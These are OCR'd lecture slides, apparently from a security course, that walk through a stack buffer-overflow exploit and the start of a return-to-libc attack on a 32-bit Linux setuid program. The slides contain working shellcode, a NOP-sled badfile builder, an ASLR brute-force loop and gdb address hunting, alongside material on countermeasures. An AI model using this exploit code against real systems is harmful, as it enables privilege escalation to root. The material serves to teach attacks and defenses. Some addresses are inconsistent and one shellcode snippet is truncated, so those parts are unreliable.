GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo            ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```


Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py       ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

- Other methods to defeat the countermeasure will be discussed later

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code


Shelllcode

- Assembly code (machine instructions) for launching a shell.
- Goal: Use *`execve("/bin/sh", argv, 0)`* to run shell
- Registers used:
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)
  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

Shellcode

```
const char code[] =
  "\x31\xc0"          /* xorl    %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
  "\x50"              /* pushl   %eax          */   ← set end of string "/bin/sh"
  "\x68""//sh"        /* pushl   $0x68732f2f   */
  "\x68""/bin"        /* pushl   $0x6e69622f   */
  "\x89\xe3"          /* movl    %esp,%ebx     */     ← set %ebx
  "\x50"              /* pushl   %eax          */
  "\x53"              /* pushl   %ebx          */
  "\x89\xe1"          /* movl    %esp,%ecx     */     ← set %ecx
  "\x99"              /* cdq                   */     ← set %edx
  "\xb0\x0b"          /* movb    $0x0b,%al     */     ← set %eax
  "\xcd\x80"          /* int     $0x80         */     ← invoke execve()
;
```

Shellcode


Malicious Code
NOP
NOP
NOP
0
//sh
/bin
esp
ebx
(a) Set the ebx register
Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000
0x2000
esp
11
eax
ebx
ecx
0
edx
(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory.

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).


```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#      ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
       return;
    else
       exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
  - They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"              # xorl     %eax,%eax     ①
    "\x31\xdb"              # xorl     %ebx,%ebx     ②
    "\xb0\xd5"              # movb     $0xd5,%al     ③
    "\xcd\x80"              # int      $0x80         ④
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
  - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack

Return-to-libc Attacks

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack


Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```



Calls shellcode

Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);        ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

This code has potential buffer overflow problem in `vul_func()`

Environment Setup

“Non executable stack” countermeasure is switched ***on***, StackGuard protection is switched ***off*** and address randomization is turned ***off***.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

Root owned Set-UID program.

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`


- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using p (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find “/bin/sh” String Address



Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```

Export “MYSHELL” environment variable and execute the code.

Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
  Value:   /bin/sh
  Address: bffffe88
```

